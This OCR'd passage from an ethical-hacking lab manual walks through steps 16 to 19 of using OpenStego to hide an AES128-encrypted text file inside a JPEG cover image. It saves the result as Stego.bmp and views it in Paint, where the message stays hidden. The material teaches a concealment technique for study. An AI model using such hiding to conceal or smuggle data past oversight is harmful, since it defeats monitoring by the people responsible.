
16. ☐ In the **OpenStego** window, click the **Hide Data** button.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Beta)
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
eganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt
Cover File
(Select multiple files or provide wildcard (*, ?) to embed same message in multiple files)
em Hacking\Steganography Tools\Image Steganography Tools\OpenStego\Island.jpg
Output Stego File
C:\Users\Administrator\Desktop\Stego.bmp
Options
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data


17. ☐ A **Success** pop-up appears, stating that the message has been successfully embedded; then, click **OK**.


Recycle Bin
OWASP ZAP 2.8.0
desktop.ini
Stego.bmp
desktop.ini
Acrobat Reader DC
Firefox
Google Chrome
Wireshark
OpenStego
File Help
Data Hiding
Hide Data
Extract Data
Digital Watermarking (Be
Generate Signature
Embed Watermark
Verify Watermark
Hide data in harmless looking files
Message File
eganography Tools\Image Steganography Tools\OpenStego\New Text Document.txt
Cover File
nStego\Island.jpg
Encryption Algorithm
AES128
Password
Confirm Password
Hide Data
Success
Message embedded into 1 Cover file(s). Skipped 0 file(s)
OK


18. Minimize the **OpenStego** window. The image containing the secret message appears on **Desktop**. Double-click the image file (**Stego.bmp**) to view it.
19. You will see the image, but not the contents of the message (text file) embedded in it, as shown in the screenshot.


Stego.bmp - Paint
File
Home
View
Cut
Copy
Paste
Clipboard
Crop
Resize
Rotate
Select
Image
Tools
Brushes
Outline
Fill
Shapes
Size
Color 1
Color 2
Edit colors
Colors

